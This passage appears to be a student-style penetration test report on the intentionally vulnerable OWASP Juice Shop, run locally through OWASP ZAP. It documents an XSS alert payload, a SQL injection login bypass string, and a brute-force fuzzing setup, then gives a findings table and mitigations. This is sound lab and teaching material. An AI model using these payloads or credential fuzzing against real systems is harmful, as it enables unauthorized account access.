
Observation:

- OWASP ZAP is configured to intercept traffic from http://localhost:3000.
- The HUD (Heads Up Display) is enabled for real-time feedback.
- Firefox is used as the browser configured with ZAP as a proxy.

Purpose:

- Initial setup to enable interception and monitoring of all interactions with the vulnerable Juice Shop application.

Step 7: Product Listing Page




Observation:

- Displays product cards like Apple Juice, Banana Juice, and more.
- Includes a cookie tracking consent message.
- Shows the application's default UI without any attacks.

Purpose:

- To establish a baseline of normal application behavior before testing vulnerabilities.

Step 8: Search Functionality Test



Observation:

- Searching for the keyword "admin" returns no visible results.
- Suggests possible hidden functionality or protection of admin features.

Purpose:

- Basic functionality test, possibly leading to enumeration attempts or privilege escalation testing.

Step 9: WebSocket Traffic Analysis



Observation:


- ZAP logs WebSocket messages with TEXT opcodes and timestamps.
- One message references a path like /images/admin.

Purpose:

- Inspect real-time communication for hidden endpoints or sensitive data being exchanged via WebSockets.

Step 10: XSS Payload Delivery

Observation:




- JavaScript payload <script>alert('XSS')</script> is sent via WebSocket message.
- The message uses a TEXT opcode, indicating user-supplied input is being transmitted.

Purpose:

- Attempt to execute a stored or reflected XSS attack by injecting scripts into vulnerable input fields.

Step 11: Successful XSS Execution




Observation:

- A popup alert box displays “XSS”, confirming the JavaScript payload was executed.

Purpose:

- Verify the XSS vulnerability and prove that script injection is possible, completing the related security challenge.

Step 12: SQL Injection Attack



Observation:

- SQL Injection payload ' OR '1'='1' -- is injected into the login form's email field.
- The password field is filled with irrelevant data to bypass checks.

Purpose:

- Exploit authentication logic flaw to bypass login restrictions and gain unauthorized access.

Step 13: Successful Admin Login




Observation:

- Application displays a message indicating that the "Login Admin" challenge was completed.
- Product listing page is visible post-login.

Purpose:

- Confirm that the SQL injection was successful and admin-level access was achieved.

Step 14: Initial Login Request



Request:

POST /rest/user/login HTTP/1.1

Host: localhost:3000

Content-Type: application/json

Payload:

["email":"tgt","] // malformed JSON

Observation:

- This malformed request is likely a test input to observe how the login endpoint handles broken JSON syntax.
- The application may log an error or return a 400 Bad Request, depending on its backend validation logic.

Purpose:

- To test the robustness of the backend login handler against invalid inputs, and potentially trigger verbose errors or identify parsing vulnerabilities.

Step 15: Successful Admin Login Response



Response:

HTTP/1.1 200 OK

{"user":{"id":1,"email":"admin@juice-sh.op","profileImage":"defaultAdmin.png"}}

Observation:


- This response confirms a successful login for the admin user.
- Response headers include security-related configurations:


o X-Frame-Options: SAMEORIGIN o X-Content-Type-Options: nosniff o Content-Security-Policy (possibly present)

Purpose:

- This step confirms that admin credentials were accepted and a session was successfully established.

Step 16: Fuzzing Setup





Configuration:

- Wordlist: admin, password, anything
- Threads: 8
- Delay: 0ms
- Strategy: **Depth First**
- Target: POST /rest/user/login


Observation:

- ZAP or another fuzzing tool is configured to test multiple login payloads using a basic wordlist.
- Fast threading and depth-first logic prioritize exploring deep inputs quickly.

Purpose:

- To brute-force or test login credentials and analyze how the server responds to different user/password combinations.

Step 17: Fuzzing Execution and Output



Results:

- Base Request: 401 Unauthorized (expected for invalid credentials).
- Fuzzed Results:
  - Some requests return 500 Internal Server Error, possibly due to malformed inputs or unhandled exceptions.
  - No response with 200 OK, indicating that no login succeeded during fuzzing.

Purpose:

- To check if any known or common credentials can bypass authentication.
- Errors (500) might hint at poor input sanitization or exploitable bugs.

Vulnerability Findings Table

Vulnerability	Description	Affected Endpoint	Severity	Proof of Exploit	Recommendation

Cross-Site Scripting (XSS)	Reflected XSS in search input field	/search?q=<payload>	High	Images in Steps 10 and 11	Implement strict input validation and output encoding
SQL Injection	Login form is susceptible to SQL injection	/login	Critical	Images in Steps 12,13,14 and 15	Use parameterized queries to prevent SQL injection
Broken Authentication	Weak password policy allows brute-force attacks	/login	High	Images in Steps 16 and 17	Enforce strong password policies and implement rate limiting

Impact Analysis and Mitigation

1. Cross-Site Scripting (XSS)

Impact:

- Allows attackers to inject malicious scripts into input fields such as the search bar.
- Can result in session hijacking, user redirection to malicious sites, phishing attacks, and defacement of the application interface.
- Compromises the confidentiality and integrity of user sessions.

Mitigation:

- Implement input validation and sanitization on all user-supplied data.
- Apply context-aware output encoding (e.g., for HTML, JavaScript, or URL contexts).
- Configure security headers such as Content Security Policy (CSP) to control script execution.

2. SQL Injection

Impact:

- Enables attackers to manipulate database queries to bypass authentication or extract data.

- May result in complete compromise of the application's backend database.
- Especially dangerous when used on login forms or input fields interacting with the database.

Mitigation:

- Use parameterized queries (prepared statements) to avoid dynamic SQL concatenation.
- Apply strong input validation and sanitization techniques.
- Assign least-privilege access to the application's database user accounts.

3. Broken Authentication

Impact:

- Weak password policies and lack of brute-force protection allow attackers to guess credentials.
- May lead to unauthorized access to user or administrator accounts.
- Poses a high risk of account takeover and data exposure.

Mitigation:

- Enforce strong password policies (minimum length, complexity, and expiration).
- Implement account lockout, CAPTCHA, and rate limiting for login attempts.
- Use multi-factor authentication (MFA) wherever possible.
- Monitor and log all login attempts to detect suspicious activity.

4. Insecure Direct Object References (IDOR)

Impact:

- Unauthorized users may access or manipulate data belonging to other users by modifying object identifiers in the URL.
- Results in exposure of sensitive user data and unauthorized actions.

Mitigation:

- Enforce strict server-side access control checks on every object access.
- Avoid using sequential or guessable object identifiers.
- Map user requests through indirect references (e.g., UUIDs or access tokens) with proper authorization validation.